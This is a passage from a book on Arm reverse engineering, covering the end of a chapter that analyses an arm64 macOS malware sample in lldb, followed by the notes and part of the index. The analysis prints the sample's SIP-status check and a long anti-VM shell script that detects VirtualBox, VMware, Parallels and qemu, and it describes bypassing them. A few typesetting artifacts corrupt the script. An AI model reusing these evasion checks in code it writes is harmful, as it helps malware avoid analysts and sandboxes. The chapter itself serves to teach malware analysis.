Via the `backtrace` (`bt`) debugger command we can print out the stack backtrace, which shows the sequence of instructions that lead up to the call to `posix_spawn`. Specifically, we can see that `posix_spawn` was invoked via `NSConcreteTask`'s `launchWithDictionary:error:` method, which was invoked by the malware at the instruction prior to `0x00000001000538e0`.

The `x/s` debugger command prints out a string, here the path of the process the malware is spawning (found in the `x1` register): `/bin/sh`.

In the disassembler we can find that the instruction prior to `0x00000001000538e0` is at `0x00000001000538dc`. It invokes a function found in the `x8` register, via the `BLR` (branch with link to register) instruction.

```
0x00000001000538d0      ldr      x8, [sp, #0x190 +
var_120]
0x00000001000538d4      ldr      x0, [sp, #0x190 +
var_100]
0x00000001000538d8      ldr      x1, [sp, #0x190 +
var_F8]
0x00000001000538dc      blr      x8
0x00000001000538e0      strb    w20, [sp, #0x190 +
var_E9]
```

The branch destination is held in the `x8` register. Prior to the call, various parameters are prepared via the `LDR` instruction. Because of the malware's use of static obfuscations (such as the insertion of junk instructions and spurious control flow patterns), it is not readily apparent from static analysis what address the `x8` register points to. However, as we've thwarted the malware's anti-debugging logic, we can trivially ascertain this via a debugger. We simply put a breakpoint on this `BLR` instruction, and then once it's hit, we can print out the value held in the `x8` register.

```
(lldb) x/i $pc
-> 0x00000001000538dc: 0xd63f0100 blr x8

(lldb) reg read $x8
x8 = 0x0000000193a5f160 libobjc.A.dylib`objc_msgSend
```

From the debugger output, we can see that the value found in the `x8` register is the address of the `objc_msgSend` function. Let's take a quick detour to discuss this function in more detail as whenever source code is written to invoke an Objective-C method, at compile time the compiler will route it through the `objc_msgSend` function (or one of its variants). This means when reverse engineering macOS malware, which is largely written in Objective-C or Swift (which still

calls into Objective-C methods), you'll encounter this function all the time. As such, an in-depth understanding of it is paramount.

According to Apple's documentation,²⁰ this function "sends a message with a simple return value to an instance of a class." That's not super insightful, so let's take a look at the arguments and their descriptions in [Figure 12.9](#).

Function

objc_msgSend

Sends a message with a simple return value to an instance of a class.

Declaration

```
void objc_msgSend(void);
```

Parameters

self

A pointer that points to the instance of the class that is to receive the message.

op

The selector of the method that handles the message.

...

A variable argument list containing the arguments to the method.

Return Value

The return value of the method.

Figure 12.9: Objc_msgSend arguments and descriptions from Apple's documentation

The first argument, named `self`, is a pointer to the (Objective-C) object that the method will be invoked upon. The second argument, `op`, is the name (as a `NULL`-terminated string) of the method that is being invoked. Following this are any arguments that the specific method takes.

In our debugging session, we can examine the value of these arguments at the branch to the `objc_msgSend` function to determine the object and method (and its arguments) that the malware is invoking as part of its continued anti-analysis logic.

```
(lldb) x/i $pc  
-> 0x00000001000538dc: 0xd63f0100 blr x8  
  
(lldb) po $x0  
<NSConcreteTask: 0x1058306c0>  
  
(lldb) x/s $x1  
0x1e9fd4fae: "launch"
```

First, we use the print object (`po`) debugger command to print the first argument, which holds a pointer to the object that the method will be invoked upon. It's an instance of an `NSConcreteTask`, which can be used to spawn external processes (tasks).

To determine the method being invoked upon the `NSConcreteTask` object, we print the second argument. As its type is a `NULL`-terminated string, we use the `x/s` debugger command. From this, we can see it's the `launch` method, which, as its name implies, will launch (execute) a task. And what external process is the malware set to launch?

As the `launch` method takes no arguments, we instead have to examine the `NSConcreteTask` object to see how it was initialized. By consulting Apple's documentation on the `NSTask` class (the documented superclass of `NSConcreteTask`), we find that it contains

instant properties containing the path of the external process to launch, as well as any arguments.

Because of the introspective nature of Objective-C, we can query this task object to extract this path and any arguments. Recall that the task object is in the `x0` register, as it's the first parameter for the `objc_msgSend` function.

```
(lldb) x/i $pc
-> 0x00000001000538dc: 0xd63f0100 blr x8

(lldb) po $x0
<NSConcreteTask: 0x1058306c0>

(lldb) po [$x0 launchPath]
/bin/sh

(lldb) po [$x0 arguments]
<__NSArrayI 0x10580dfd0>(
-,
  command -v csrutil> /dev/null && csrutil status | grep -v
"enabled"> /dev/null && echo
  1 || echo 0
)
```

From introspecting the task object, we can see that the malware will execute the following via the shell (`/bin/sh`):

```
-c command -v csrutil> /dev/null && csrutil status | grep -v
"enabled"> /dev/null && echo 1 || echo 0
```

The `csrutil` command, when executed with the `status` command-line option, will return whether the macOS system has System Integrity Protection (SIP) enabled or disabled. As SIP can hinder debugging and other malware analysis tools, malware analysts often disable it on their analysis machines.

With this in mind, the malware authors decided to implement a “is SIP disabled?” check as a means to determine if it's likely running in

an analysis environment...and, if so, will prematurely exit. Rather sneaky!

Of course, once this anti-analysis logic has been uncovered, we can trivially bypass it. For example, we could leverage the debugger's `reg write` command to modify program control and skip over the problematic `objc_msgSend` call.

The final anti-analysis logic that the malware implements attempts to detect if the malware is running in a virtual machine. This is a common check found in many macOS malware specimen as malware that finds itself running within a virtualized environment is more than likely executing under the watchful eye of a malware analyst.

Again, the malware's anti-analysis logic starts with a branch to an `objc_msgSend` function. In a debugger, we can again examine the registers at the time of this call to reveal both the object and method that is being invoked. Rather unsurprisingly, it is again a call into an `NSConcreteTask` object to launch another external process. Here we introspect this object to determine what is launching:

```
(lldb) po $x0
<NSConcreteTask: 0x1058306c0>

(lldb) po [$x0 launchPath]
/bin/sh

(lldb) po [$x0 arguments]
<__NSArrayI 0x10580c1f0> (
    -c,
    readonly
VM_LIST="VirtualBox\|Oracle\|VMware\|Parallels\|qemu";is_hwmode
1_vm(){ ! sysctl -n hw.model|grep "Mac">>/dev/null;};is_ram_vm()
{((($($($sysctl -n hw.memsize)/ 1073741824))<4));};is_ped_vm(){
local <!!--<ce:anchor id="pp:434 np:435" role="page-break"/>-->-r
ped=$(ioreg -rd1 -c IOPlatformExpertDevice);echo "${ped}"|grep
-e "board-id" -e "product-name" -e "model"|grep -qi
"${VM_LIST}"|echo "${ped}"|grep "manufacturer"|grep -v
"Apple">>/dev/null;};is_vendor_name_vm(){ ioreg -l|grep -e
```

```
"Manufacturer" -e "Vendor Name" |grep -qi  
"${VM_LIST}"; };is_hw_data_vm() { system_profiler  
SPHardwareDataType 2>&1 /dev/null|grep -e "Model  
Identifier" |grep -qi "${VM_LIST}"; };is_vm() {  
is_hwmodel_vm||is_ram_vm||is_ped_vm||is_vendor_name_vm||is_hw_d  
ata_vm; };main() { is_vm&&echo 1||echo 0; };main "${@}" )
```

From this output we can see that the malware is executing a long list of commands that look for artifacts from various virtualization products (such as VMware, Parallels). If the malware finds any such artifacts, such as model or product name that matches any of the virtualization products, it will know it is running within a virtualized environment and prematurely exit in an attempt to thwart continued analysis. Of course, once identified we can trivially bypass this anti-VM logic either in a debugger (by skipping over the code that executes these commands) or perhaps more permanently by modifying the virtual machine's environment (such that the malware's detection logic will no longer detect it).

This wraps up the malware's anti-analysis logic, which, once identified, is trivial to bypass and allows continued analysis to commence! Such continued analysis is beyond the scope of this book, largely as traditional (read: non-`arm64` specific) dynamic analysis techniques suffice. For example, via tools such as file and process monitor, one can observe the malware attempting to install itself as a malicious Safari extension. Such an extension aims to subvert users' browsing sessions by engaging in traditional adware-type behaviors.

Conclusion

Macs continue to surge in popularity, largely driven by the introduction of the impressive M1 chip. By uncovering malicious code built to run natively on this ARM-based architecture, we confirmed that malware authors have been quick to adapt. And thus so too must we.

As malware compiled to run natively on Apple Silicon systems will disassemble to arm64, it is imperative for us to understand this instruction set. Such information was provided in previous chapters.

Here, we built upon these previous chapters, first highlighting how to find arm64 malware targeting macOS, before discussing how to analyze these threats. Specifically, we explored the anti-analysis logic of the first natively compatible M1 malware to provide a practical example of analyzing an arm64 disassembly. Armed with a solid comprehension of the topics presented in this chapter, you're now well on the way to becoming a proficient analyst of arm64 malware targeting macOS.

Notes

- 1 www.malwarebytes.com/resources/files/2020/02/2020_state-of-malware-report-1.pdf
- 2 objective-see.com/blog/blog_0x5F.xhtml
- 3 9to5mac.com/2022/01/12/2021-mac-shipments-growth
- 4 www.apple.com/newsroom/2020/11/apple-unleashes-m1
- 5 developer.apple.com/documentation/apple-silicon/about-the-rosetta-translation-environment
- 6 developer.apple.com/documentation/apple-silicon/about-the-rosetta-translation-environment
- 7 objective-see.org/blog/blog_0x62.xhtml
- 8 redcanary.com/blog/clipping-silver-sparrows-wings
- 9 objective-see.org/blog/blog_0x65.xhtml
- 10 clang.llvm.org/docs/AutomaticReferenceCounting.xhtml
- 11 www.virustotal.com

[12](https://support.virustotal.com/hc/en-us/articles/360001385897-VT-Intelligence-search-modifiers) support.virustotal.com/hc/en-us/articles/360001385897-VT-Intelligence-search-modifiers

[13](#) SHA-256:

b94e5666d0afc1fa49923c7a7faaa664f51f0581ec0192a08218d68
fb079f3cf

[14](#) SHA-256:

0c11f67594ef334c0a6d94e752c32eaacbff37d2a54339521312fbe
dfd9c509b

[15](#) www.virustotal.com/gui/home/upload

[16](#) www.sentinelone.com/blog/how-to-reverse-macos-malware-part-one

[17](#) taomm.org

[18](#) lldb.llvm.org/use/tutorial.xhtml

[19](#) objective-see.com/products/utilities.xhtml#ProcessMonitor

[20](#) developer.apple.com/documentation/objectivec/1456712-objc_msghSend

Index

A

A32 instruction set, [114](#)–115, [116](#), [167](#)–169

addressing modes, [199](#)

branch and exchange instructions, [287](#)

general-purpose registers, [292](#)

immediate shifts, [137](#)

load and store multiple, [228](#)–238

multiplication operations

- halfword multiplications, [173](#)
 - least significant words, [169](#)
 - long (64-bit) multiplications, [179](#)
 - MLA (multiply and accumulate), [170](#)
 - MLS (multiply and subtract), [170](#)
 - most significant word, [171](#)
 - MUL (multiply), [169](#)–[170](#)
 - multiply accumulate long, [181](#)–[182](#)
 - multiply accumulate long halfwords, [183](#)
 - multiply long, [179](#)–[181](#)
 - signed dual multiply add, [176](#)–[177](#)
 - signed dual multiply subtract, [177](#)
 - signed most significant multiply accumulate, [171](#)–[172](#)
 - signed most significant word multiple, [171](#)
 - signed most significant word multiply subtract, [172](#)
 - signed multiply accumulate dual, [178](#)
 - signed multiply accumulate long dual, [183](#)–[185](#)
 - signed multiply accumulate word by halfword, [175](#)–[176](#)
 - signed multiply halfwords, [173](#)–[174](#)
 - signed multiply subtract dual, [178](#)–[179](#)
 - signed multiply subtract long dual, [186](#)
 - signed multiply word by halfword, [174](#)–[175](#)
 - unsigned multiply accumulate long, [182](#)
 - vector (dual) multiplications, [176](#)
- offset addressing, [200](#)

offset addressing, register offsets, [207](#)

operand forms

constant immediate, [130](#)

extended register, [130](#)

register, [130](#)

register-shifted register, [130](#)

shifted register, [130](#)

S suffix, [253](#)–255

shift-by-register, [139](#)

sign-extend operations, [149](#)–150

switching between, [115](#)–116

and T32, [116](#)–118

zero-extend operations, [149](#)–150

A64 instruction set, [24](#)

A32 and, [116](#)

AArch64, [103](#)–104

addressing modes, [200](#)

aliasing, [137](#)–138

bitfield move instructions, [141](#)–142

extend instructions, [146](#)–148

general-purpose registers, [292](#)

load and store pair, [238](#)–242

offset addressing, [200](#)

offset addressing, register offsets, [207](#)

operations

ASR (arithmetic shift right), [132](#), [133](#)–134

LSL (logical shift left), [132](#)–133

LSR (logical shift right), [132](#), [133](#)

ROR (rotate right), [132](#), [134](#)

RRX (rotate right with extend), [132](#), [134](#)

program templates, [28](#)–29

rotate right aliasing, [144](#)–145

S suffix, [253](#)–255

shift-by-register, [140](#)

sign-extend operations, [146](#)–149

zero-extend operations, [145](#)–149

AAPCS (Arm Architecture Procedure Call Standard), [291](#)

AArch32

CPSR (current program status register), [121](#)

APSR (application program status register), [122](#)–124

execution state registers

endianness, [126](#)

exception mask bits, [126](#)–128

instruction set, [124](#)–125

ITSTATE, [125](#)–126

mode bits, [126](#)–127

registers, [118](#)–119

frame pointer, [120](#)

intraprocedural call register, [121](#)

link register, [121](#)

PC (program counter), [119](#)–120

stack pointer, [120](#)

AArch64, [102](#)

A64 instruction set, [103](#)–104

registers, [104](#)–106

floating-point registers, [110](#)–111

frame pointer, [109](#)

intraprocedural call registers, [110](#)

link register, [108](#)

platform register, [109](#)–110

program counter, [106](#)–107

SIMD registers, [110](#)–111

stack pointer, [107](#)

system registers, [111](#)

zero register, [107](#)–108

ABI (Application Binary Interface), [291](#), [411](#)

addition opcode, [7](#)

addition operations, [159](#)–162

addressing

offset addressing

A32 support, [200](#)

A64 support, [200](#)

constant immediate offset, [201](#)–206

post-indexed mode, [212](#)–214

pre-indexed mode, [209](#)–212

register offsets, [207](#)–209

addressing mode, [197](#)–200
base register only, [198](#)
literal, [198](#)
offset, [198](#)
offset forms, [199](#)
post-indexed, [198](#)
pre-indexed, [198](#)
alias instructions, [136](#)–138
anonymous memory, [84](#)–87
AOSP (Android Open-Source Project), [309](#)
Apple Silicon systems, [413](#)
APSR (application program status register), [122](#)
access, [122](#)
GE flag, [123](#)–124
NZCV, [122](#)–123
Q flag, [123](#)
architecture, [93](#)
micro-architecture, [94](#)
arguments, [291](#)

arithmetic operations

addition, [159–162](#)

CMP (compare) instruction, [162](#)

CMN (compare negative), [163–165](#)

subtraction, [159–161](#)

reverse subtract, [161–162](#)

syntax symbols, [160](#)

arithmetic shift right operation, [133–134](#)

Arm assembly language, [3](#)

architectures, [93–95](#)

Arm-v8, profiles, [94–95](#)

Armv8-A architecture, [95](#)

exception levels, [96–101](#)

execution states, [101–102](#)

profiles, [93–95](#)

Arm boards, [308–310](#)

Arm environments, [307](#)

Arm boards, [308–310](#)

QEMU, user-mode emulation, [310–314](#)

virtual, [307](#)

arm64 macOS, [405](#)
binaries, [407](#)–409
 Hello World, [410](#)–413
 malicious, locating, [413](#)–419
malware analysis, [419](#)–420
 anti-analysis techniques, [420](#)–421
 anti-debugging logic (ptrace), [421](#)–425
 anti-debugging logic (sysctl), [425](#)–429
 anti-VM logic, [429](#)–435

Armv8 architecture

AArch32

 A32 instruction, [114](#)–115
 switching between instruction sets, [115](#)–116
 T32 instruction, [115](#)

AArch64, [102](#)

 A64 instruction set, [103](#)–104
 registers, [104](#)–111
 profiles, [94](#)–95
 PSTATE, [112](#)–113

Armv8-A architecture, [95](#)

- exception levels, [96](#)–101
- changes, [99](#)–101
- S-EL security, [97](#)
- TrustZone extension, [97](#)
- execution states, [101](#)–102
- privilege levels, [96](#)

Armv9-A architecture

- BRBE (Branch Record Buffer Extensions), [95](#)
- SVE2 (Scalable Vector Extension v2), [95](#)
- TME (Transactional Memory Extension), [95](#)

ASCII, [5](#)

ASLR (address space layout randomization), [87](#)–90

ASR (arithmetic shift right), [132](#)

assembler directives, [9](#)

assemblers, [9](#)

- as (GNU assembler), [10](#)
- ARM Toolchain assembler, [10](#)
- cross-assemblers, [13](#)–15
- labels, [10](#)
- object files, [27](#), [30](#)

assembly language, [3](#), [9](#)

- high-level languages, [15](#)–16
- low-level languages, [15](#)
- machine code and, [6](#)–9

assembly listings, [27](#)–30
assembly use cases, [23](#)–24
autorelease pool, [412](#)

B

base register, [196](#)
BCDIC (Binary Coded Decimal Interchange Code), [4](#)
Binary Ninja, [323](#)
Binary Ninja Cloud, [323](#)–328
bitfield manipulation operations, [140](#)–141
 bitfield move instructions, [141](#)–145
 extract and insert instructions, [150](#)–153
 sign-extend operations, [145](#)–150
 zero-extend operations, [145](#)–150
bits, [4](#)
bitwise operators
 exclusive OR, [158](#)
 TEQ instruction, [158](#)–159
 exclusive OR NOT, [159](#)
 AND operator, [153](#)
 TST instruction, [154](#)–155
 OR NOT operator, [156](#)–157
 OR operator, [155](#)–156
branch and exchange instruction, [284](#)–288

branch instructions, [275](#)
 branch and exchange, [284](#)–288
 branch with link and exchange instruction, [284](#)–288
 branch-with-link instructions, [288](#)
 compare branches, [281](#)–282
 conditional branches, [277](#)–281
 conditional loops, [277](#)–281
 do-while loop assembly, [280](#)
 if-else assembly, [279](#)
 immediate branches, [276](#)
 for loop assembly, [280](#)
 register branches, [276](#)
 T32 branches, [282](#)–284
 test branches, [281](#)–282
 while loop assembly, [279](#)
branches, conditional, [277](#)–281
BRBE (Branch Record Buffer Extensions), Armv9-A architecture, [95](#)
bytes, [4](#)

C

C (carry/unsigned overflow) NZCV condition flag, [245](#)
call-by-reference example of static analysis, [328](#)–334
calling conventions, [292](#)
characters, encoding, [5](#)–6
CMN (compare negative), [163](#)–165, [260](#)–261

CMP (compare) instruction, [258](#)–260
code-signing policy, [84](#)
compare operation, [162](#)
CMN (compare negative), [163](#)–165
compilers, [22](#)
collections, [25](#)
GCC (GNU Compiler Collection), [24](#)–25
compiling, [3](#), [24](#)
cross-compiling, [25](#)–27
conditional codes
condition codes, [248](#)–249
conditional instructions, [244](#)–245
conditionally executed instructions and, [249](#)
flag-setting, [244](#)
NZCV condition flags
C (carry/unsigned overflow), [245](#)
integer overflows, [246](#)–247
N (negative), [245](#)
V (overflow), [245](#)
Z (zero), [245](#)
conditional comparison instructions
CCMN (Conditional Compare Negative), [268](#)
CCMP (Conditional Compare), [268](#)
Boolean AND, [269](#)–272
Boolean OR, [272](#)–274

conditional comparisons, [249](#)–250
conditional execution, [243](#)–244
 conditional codes, [244](#)
 condition codes, [248](#)–249
 conditional instructions, [244](#)–245
 conditionally executed instructions and, [249](#)
 flag-setting, [244](#)
 NZCV condition flags, [245](#)–247
conditional comparison instructions, [268](#)–269
 Boolean AND, [269](#)–272
 Boolean OR, [272](#)–274
conditional instructions, [249](#)–250
 condition codes and, [249](#), [251](#)
 conditional comparisons and, [249](#)–250
 conditional selects and, [249](#)–250
 flag-setting, [252](#)–265
 IT-block, [250](#)–252
 IT⁷ instruction (Thumb), [250](#)–252
conditional select instructions, [265](#)–268
 flag-setting instructions, [252](#)
 comparison instructions, [257](#)–265
 S suffix, [253](#)–257
 test instructions, [257](#)–265
 unsigned overflow, [254](#)–255

conditional instructions, [249](#)–250
 condition codes and, [249](#)
 inverses, [251](#)
 conditional comparisons and, [249](#)–250
 conditional selects and, [249](#)–250
 flag-setting, [252](#)
 comparison instructions, [257](#)–265
 S suffix, [253](#)–257
 test instructions, [257](#)–265
 IT-block, [250](#)–252
 IT⁷ instruction (Thumb), [250](#)–252
 conditional select instructions, [265](#)–268
 conditional selects, [249](#)–250

control flow

- branch instructions, [275](#)
 - branch and exchange, [284](#)–288
 - compare branches, [281](#)–282
 - conditional branches, [277](#)–281
 - conditional loops, [277](#)–281
 - do-while loop assembly, [280](#)
 - if-else assembly, [279](#)
 - immediate branches, [276](#)
 - for loop assembly, [280](#)
 - register branches, [276](#)
 - subroutine branches, [288](#)–290
 - T32 branches, [282](#)–284
 - test branches, [281](#)–282
 - while loop assembly, [279](#)
- functions, [290](#)–291
 - arguments, [293](#)–295
 - calling conventions, [292](#)
 - epilogue, [299](#)–303
 - large values, passing, [295](#)–298
 - leaf, [298](#)
 - nonleaf, [299](#)
 - procedure call standard, [291](#)–292
 - prologue, [299](#)–303
 - registers, [293](#)
 - return values, [293](#)–295

subroutines, [290](#)–291
control flow analysis, [334](#)–335
char, converting to, [341](#)
 ASCII tables, [342](#)–343
if statement, [343](#)–345
for loop, [347](#)–349
main function, [336](#)
quotient division, [345](#)–346
subroutines, [336](#)
 CSNEG, [340](#)
 decimal12Hexadecimal function, [338](#)
 if_statement instruction block, [338](#)
 instructions, [339](#)
 local variables, renaming, [337](#)
 register values, [339](#)
 remainder value calculation, [339](#)
 stack layout, [337](#)
CPSR (current program status register), [121](#)
APSR (application program status register), [122](#)
 access, [122](#)
 GE flag, [123](#)–124
 NZCV, [122](#)–123
 Q flag, [123](#)
cross-assemblers, [13](#)–15
 other architectures, [25](#)–27
cross-compilers, [25](#)–27

D

DA (decrement after), [233](#)

Dacls, [406](#)

data processing instructions

A32 instruction set

immediate shifts, [137](#)

shift-by-register, [139](#)

A64 instruction set

aliasing, [137](#)–138

ASR (arithmetic shift right) operation, [132](#)

LSL (logical shift left) operation, [132](#)–133

LSR (logical shift right) operation, [132](#)

ROR (rotate right) operation, [132](#)

RRX (rotate right with extend) operation, [132](#), [134](#)

shift-by-register, [140](#)

instruction aliases, [130](#)

instruction forms

alias instructions, [136](#)–137

shift and rotate instructions, [136](#)

shift-by-register, [138](#)–140

syntax symbols, [135](#)

operations, [187](#)–193
 arithmetic, [159](#)–165
 bitfield manipulation, [140](#)–153
 division, [186](#)–187
 logical, [153](#)–159
 move constant immediate, [188](#)–190
 move register, [190](#)–192
 move with NOT, [192](#)–193
 multiplication, [165](#)–168
 rotate, [131](#)–135
 shift, [131](#)–134

DB (decrement before), [233](#)

debugging, [363](#)
 command-line, GDB (GNU Debugger), [364](#)–385
 GDB and, [398](#)–404
 malware analysis (arm64)
 anti-debugging logic (ptrace), [421](#)–425
 anti-debugging logic (sysctl), [425](#)–429
 memory corruption, [390](#)–398
 processes, GDB and, [398](#)–404
 remote, [385](#)–389
 IDA Pro, [388](#)–389
 Radare2, [386](#)–388

decompilers, [17](#)–19

disassembling, [16](#)–17

division operations, [186](#)–187
double word, [222](#)–223
dynamic analysis, debugging, [363](#)
 command-line, [364](#)–385
 GDB and, [398](#)–404
 memory corruption debugging, [390](#)–398
 remote, [385](#)–389
DYNAMIC program header (ELF), [37](#)

E

EBCDIC (Extended Binary Coded Decimal Interchange Code), [4](#)

ELF (Executable and Linkable Format) files

- .dynamic section, [52–53](#)
- dependency loading, [53](#)
- dynamic header, [53](#)
- file headers, [31–32](#)
 - entry point field, [33, 34](#)
 - information fields, [32](#)
 - table location fields, [34](#)
 - target platform fields, [33](#)
- initialization section, [58–60](#)
- initialization/termination order, [60](#)
- NEEDED entry, [53](#)
- overview, [30–31](#)
- partial, [27](#)

program headers, [31](#), [34](#)–35

 DYNAMIC, [37](#)

 GNU_EH_FRAME, [38](#)

 GNU_RELRO, [41](#)–43

 GNU_STACK, [39](#)–41

 INTERP, [36](#)

 LOAD, [36](#)–37

 NOTE, [37](#)–38

 PHDR (Program HeaDeR), [36](#)

 sections, [35](#)

 segments, [35](#)

 TLS, [38](#)

 types, [35](#)

relocation and linking

 dynamic relocation, [54](#), [56](#)–57

 GOT (Global Offset Table), [57](#)

 PLT (procedure linkage table), [57](#)

 static relocation, [54](#), [55](#)–56

 thread-local relocation, [54](#)

section headers, [31](#), [43](#)–45

 main sections, [46](#)–48

 meta-sections, [45](#)–46

 symbols, [48](#)–52

termination section, [58](#)–60

TLS (thread-local storage), [60](#)–[64](#)

general-dynamic model, [65](#)–[67](#)

initial-exec model, [65](#)

local-dynamic model, [67](#)–[68](#)

local-exec model, [64](#)–[65](#)

encoding

character encoding, [5](#)–[6](#)

instruction codes, [6](#)–[9](#)

F

fat binaries, [413](#)

flag-setting instructions, [252](#)

comparison instructions, [257](#)–[265](#)

S suffix, [253](#), [257](#)

add and subtract instructions, [253](#)–[255](#)

logical shift instructions, [256](#)

multiply instructions, [257](#)

test instructions, [257](#)–[265](#)

unsigned overflow, [254](#)–[255](#)

float parameters, [295](#)

functions, [290](#)–291
arguments, [293](#)–295
calling conventions, [292](#)
large values, passing, [295](#)–298
procedure call standard, [291](#)–292
registers
 nonvolatile, [293](#)
 volatile, [293](#)
return values, [293](#)–295

G

GAS (GNU Assembler), [27](#)
GCC (GNU Compiler Collection), [24](#)–25
GDB (GNU Debugger), [398](#)–404
 command-line debugging, [364](#)–385
 processes, [398](#)–404
Ghidra, [323](#)
GNU_EH_FRAME program header (ELF), [38](#)
GNU_RELRO program header (ELF), [41](#)–43
GNU_STACK program header (ELF), [39](#)–41
GravityRAT, [406](#)

H

handles, [77](#)–78
hexadecimal values, [5](#)
high-level languages, [15](#)–16, [22](#)–24, [25](#)–27

Hikey 960, [308](#)

I

IA (increment after) suffix, [232](#)

IB (increment before) suffix, [232](#)

IDA Pro, [323](#)

implicit shift, [131](#)

instruction aliases, [130](#)

instruction codes, [6–9](#)

instruction forms

alias instructions, [136–137](#)

operations

rotate, [131–132](#)

shift, [131–132](#)

shift and rotate instructions, [136](#)

shift-by-register, [138–140](#)

syntax symbols, [135](#)

instructions

flag-setting instructions, [252](#)

comparison instructions, [257](#)–265

S suffix, [253](#)–257

test instructions, [257](#)–265

unsigned overflow, [254](#)–255

STR (store register) instruction, [196](#)

STRH (store register halfword instruction), [197](#)

test and comparison instructions, [257](#)

A32, [258](#)

A64, [258](#)

CMN (compare negative) instruction, [260](#)–261

CMP (compare) instruction, [258](#)–260

TEQ (test equality) instruction, [264](#)–265

TST (test bits) instruction, [261](#)–264

integer overflows, NZCV condition flags, [246](#)–247

INTERP program header (ELF), [36](#)

interworking branch instructions, [117](#), [284](#)–288

IPStorm, [406](#)

IT⁷ instruction (Thumb), [250](#)–252

J

Jazelle DBX (Direct Bytecode eXecution), [115](#)

Jazelle extension, [115](#)

Juno board, [308](#)

Junor2 ARM Development Platform, [308](#)

K

kernel mode (Linux), [70](#)

L

LDR (load register), [195](#)–196

linking, [27](#)

Linux

handles, [77](#)–78

kernel mode, [70](#)

objects, [78](#)

supervisor call exceptions, [75](#)

syscalls (system calls), [72](#)–79

SVC exception, [72](#)

user mode, [70](#)

PID (process identifier), [70](#)–72

load and store multiple (A32), [228](#)–238

load and store pair (A64), [238](#)–242

LOAD program header (ELF), [36](#)–37

load/store halfword, [224](#)–228

load/store word, [222](#)–223

logical operations

bitwise AND, [153](#)

TST instruction, [154](#)–155

bitwise exclusive OR, [158](#)

TEQ instruction, [158](#)–159

bitwise mask, [153](#)–154

bitwise OR, [155](#)–156

bitwise OR NOT, [156](#)–157

logical shift left, [132](#)–133

logical shift right, [132](#)–133

loops, conditional, [277](#)–281

low-level languages, [15](#), [22](#)–24

LSL (logical shift left) operation, [132](#)

LSR (logical shift right), [133](#)

M

Mach-O binary, [413](#)–414

Mach-O file format, [86](#)

machine code, [3](#)

assigning, manually, [8](#)

programming, [8](#)

macOS

arm64, [405](#)

malicious binaries, [413](#)–419

malware analysis, [419](#)–435

Hello World (arm64), [410](#)–413

malware

background, [406](#)–413

Dacls, [406](#)

GravityRAT, [406](#)

IPStorm, [406](#)

malware analysis, arm64, [419](#)–420

anti-analysis techniques, [420](#)–421

anti-debugging logic, [421](#)–429

ptrace, [421](#)–425

sysctl, [425](#)–429

anti-VM logic, [429](#)–435

ptrace, [421](#)–425

mapping-centric, [34](#)

memory

code-signing policy, [84](#)

operands

base register, [196](#)

transfer register, [196](#)–197

OS (operating system)

anonymous, [84](#)–87

memory pages, [82](#)

memory protections, [82](#)

memory-mapped, [84](#)–87

shared, [91](#)–92

protections, [82](#)

permissions, [83](#)

shared, [91](#)–92

STR (store register) instruction, [196](#)

unmapped, [81](#)

memory access, [195](#)–196
 addressing mode, [197](#)–200
 base register, [196](#)
 doubleword, [222](#)–223
 LDR (load register), [195](#)–196
 load and store multiple (A32), [228](#)–238
 load and store pair (A64), [238](#)–242
 load signed word, [223](#)
 load/store halfword, [224](#)–228
 load/store word, [222](#)–223
 modes, syntax, [197](#)
 offset addressing
 A32 support, [200](#)
 A64 support, [200](#)
 constant immediate offset, [201](#)–207
 post-indexed mode, [212](#)–214
 pre-indexed mode, [209](#)–212
 register offsets, [207](#)–209
 PC-relative addressing, [214](#)–215
 addresses, loading to register, [218](#)–221
 constants, loading, [215](#)–217
 STRB (store register byte), [197](#)
 STRH (store register halfword instruction), [197](#)
 transfer register, [196](#)–197
memory pages, [82](#)

memory-mapped memory, [84](#)–87
micro-architecture, [94](#)
MMU (memory management unit), [80](#)
mnemonics, [7](#)
move operations, [187](#)
 move constant immediate, [188](#)
 A32, [188](#)–189
 A64, [189](#)–190
 T32, [188](#)–189
 move register, [190](#)–192
 move with NOT, [192](#)–193

multiplication operations, [165](#)

A32/T32, [167](#)–169

halfword multiplications, [173](#)

least significant words, [169](#)

long (64-bit) multiplications, [179](#)

MLA (multiply and accumulate), [170](#)

MLS (multiply and subtract), [170](#)

most significant word, [171](#)

MUL (multiply), [169](#)–170

multiply accumulate long, [181](#)–182

multiply accumulate long halfwords, [183](#)

multiply long, [179](#)–181

signed dual multiply add, [176](#)–177

signed dual multiply subtract, [177](#)

signed most significant word multiple, [171](#)

signed most significant word multiply subtract, [172](#)

signed multiply accumulate dual, [178](#)

signed multiply accumulate long dual, [183](#)–185

signed multiply accumulate word by halfword, [175](#)–176

signed multiply halfwords, [173](#)–174

signed multiply subtract dual, [178](#)–179

signed multiply subtract long dual, [186](#)

signed multiply word by halfword, [174](#)–175

unsigned multiply accumulate long, [182](#)

vector (dual) multiplications, [176](#)

A64, [166](#)–167

N

N (negative) NZCV condition flag, [245](#)

NOTE program header (ELF), [37](#)–38

NZCV condition flags

C (carry/unsigned overflow), [245](#)

integer overflows, [246](#)–247

N (negative), [245](#)

V (overflow), [245](#)

Z (zero), [245](#)

O

object files, [27](#), [78](#)

offset addressing

A32 support, [200](#)

A64 support, [200](#)

constant immediate offset, [201](#)

 A32 ranges, [202](#)

 A64 ranges, [203](#)

 A64 scaled and unscaled, [204](#)

 LDRB instructions, [205](#)–206

 LDRH instructions, [205](#)–206

post-indexed mode, [212](#)–214

pre-indexed mode, [209](#)–212

register offsets, [207](#)–209

opcode, [6](#)

addition opcode, [7](#)

subtraction opcode, [7](#)

operand forms, A32 instructions

constant immediate, [130](#)

extended register, [130](#)

register, [130](#)

register-shifted register, [130](#)

shifted register, [130](#)

operations

arithmetic

addition, [159–162](#)

compare, [162–165](#)

subtraction, [159–162](#)

bitfield manipulation, [140–141](#)

bitfield move instructions, [141–145](#)

extract and insert instructions, [150–153](#)

sign-extend operations, [145–150](#)

syntax symbols, [141](#)

zero-extend operations, [145–150](#)

division, [186–187](#)

logical

bitwise AND, [153–155](#)

bitwise exclusive OR, [158–159](#)

bitwise OR, [155–156](#)

bitwise OR NOT, [156–157](#)

move, [187](#)

move constant immediate, [188–190](#)

move register, [190–192](#)

move with NOT, [192–193](#)

multiplication, [165](#)

A32/T32, [167–168](#)

A64, [166–167](#)

rotate, [131](#)–132

 rotate right, [134](#)

 rotate right with extend, [134](#)–135

shift, [131](#)–132

 arithmetic shift right, [133](#)–134

 logical shift left, [132](#)–133

 logical shift right, [132](#)–133

OS (operating system), [69](#)

ASLR (address space layout randomization), [87](#)–90

handles, [77](#)–78

